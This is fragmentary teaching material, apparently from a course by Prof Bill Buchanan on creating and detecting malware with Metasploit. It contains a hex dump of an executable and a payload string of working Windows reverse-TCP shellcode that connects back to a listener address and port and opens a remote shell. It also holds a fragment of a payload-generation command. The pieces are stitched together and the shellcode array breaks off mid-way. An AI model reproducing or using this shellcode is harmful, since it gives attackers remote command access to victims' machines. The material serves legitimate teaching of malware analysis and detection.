00010c80  10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20  .‹J<‹L.xãH.ÑQ‹Y 
00010c90  01 d3 8b 49 18 e3 3a 49 8b 34 8b 01 d6 31 ff ac  .Ó‹I.ã:I‹4‹.Ö1ÿ¬
00010ca0  c1 cf 0d 01 c7 38 e0 75 f6 03 7d f8 3b 7d 24 75  ÁÏ..Ç8àuö.}ø;}$u
00010cb0  e4 58 8b 58 24 01 d3 66 8b 0c 4b 8b 58 1c 01 d3  äX‹X$.Óf‹.K‹X..Ó
00010cc0  8b 04 8b 01 d0 89 44 24 24 5b 5b 61 59 5a 51 ff  ‹.‹.Ð‰D$$[[aYZQÿ
00010cd0  e0 5f 5f 5a 8b 12 eb 8d 5d 68 33 32 00 00 68 77  à__Z‹.ë ]h32..hw
00010ce0  73 32 5f 54 68 4c 77 26 07 ff d5 b8 90 01 00 00  s2_ThLw&.ÿÕ¸ ...
00010cf0  29 c4 54 50 68 29 80 6b 00 ff d5 50 50 50 50 40  )ÄTPh)€k.ÿÕPPPP@
00010d00  50 40 50 68 ea 0f df e0 ff d5 97 6a 05 68 0a c8  P@Phê.ßàÿÕ—j.h.È
00010d10  00 58 68 02 00 01 bb 89 e6 6a 10 56 57 68 99 a5  .Xh...»‰æj.VWh™¥
00010d20  74 61 ff d5 85 c0 74 0c ff 4e 08 75 ec 68 f0 b5  taÿÕ…Àt.ÿN.uìhðµ
00010d30  a2 56 ff d5 6a 00 6a 04 56 57 68 02 d9 c8 5f ff  ¢VÿÕj.j.VWh.ÙÈ_ÿ
00010d40  d5 8b 36 6a 40 68 00 10 00 00 56 6a 00 68 58 a4  Õ‹6j@h....Vj.hX¤
00010d50  53 e5 ff d5 93 53 6a 00 56 53 57 68 02 d9 c8 5f  Såÿ Ó"Sj.VSWh.ÙÈ_
00010d60  ff d5 01 c3 29 c6 75 ee c3 00 00 00 00 00 00 00  ÿÕ.Ã)ÆuîÃ.......
00010d70  00 40 01 00 14 00 00 00 02 30 08 30 0d 30 14 30  .@.......0.0.0.0
00010d80  1a 30 49 30 00 00 00 00 00 00 00 00 00 00 00 00  .0I0............
00010d90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010da0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
everse_tcp
powershell_base64 -f exe
```

Malware EXE

Malware

```
'Payload' =>
    "\xFC\xE8\x82\x00\x00\x00\x60\x89\xE5\x31\xC0\x64\x8B\x50\x30\x8B" +
    "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31\xFF\xAC\x3C" +
    "\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2\xF2\x52\x57\x8B\x52" +
    "\x10\x8B\x4A\x3C\x8B\x4C\x11\x78\xE3\x48\x01\xD1\x51\x8B\x59\x20" +
    "\x01\xD3\x8B\x49\x18\xE3\x3A\x49\x8B\x34\x8B\x01\xD6\x31\xFF\xAC" +
    "\xC1\xCF\x0D\x01\xC7\x38\xE0\x75\xF6\x03\x7D\xF8\x3B\x7D\x24\x75" +
    "\xE4\x58\x8B\x58\x24\x01\xD3\x66\x8B\x0C\x4B\x8B\x58\x1C\x01\xD3" +
    "\x8B\x04\x8B\x01\xD0\x89\x44\x24\x24\x5B\x5B\x61\x59\x5A\x51\xFF" +
    "\xE0\x5F\x5F\x5A\x8B\x12\xEB\x8D\x5D\x68\x33\x32\x00\x00\x68\x77" +
    "\x73\x32\x5F\x54\x68\x4C\x77\x26\x07\xFF\xD5\xB8\x90\x01\x00\x00" +
    "\x29\xC4\x54\x50\x68\x29\x80\x6B\x00\xFF\xD5\x50\x50\x50\x50\x40" +
    "\x50\x40\x50\x68\xEA\x0F\xDF\xE0\xFF\xD5\x97\x6A\x05\x68\x7F\x00" +
    "\x00\x01\x68\x02\x00\x11\x5C\x89\xE6\x6A\x10\x56\x57\x68\x99\xA5" +
    "\x74\x61\xFF\xD5\x85\xC0\x74\x0C\xFF\x4E\x08\x75\xEC\x68\xF0\xB5" +
    "\xA2\x56\xFF\xD5\x6A\x00\x6A\x04\x56\x57\x68\x02\xD9\xC8\x5F\xFF" +
    "\xD5\x8B\x36\x6A\x40\x68\x00\x10\x00\x00\x56\x6A\x00\x68\x58\xA4" +
    "\x53\xE5\xFF\xD5\x93\x53\x6A\x00\x56\x53\x57\x68\x02\xD9\xC8\x5F" +
```

Author: Prof Bill Buchanan

Malware Conversion

Malware Creation and Detection

- Understand the creation of Malware in Metasploit.
- Understand the detection of Malware.

Author: Prof Bill Buchanan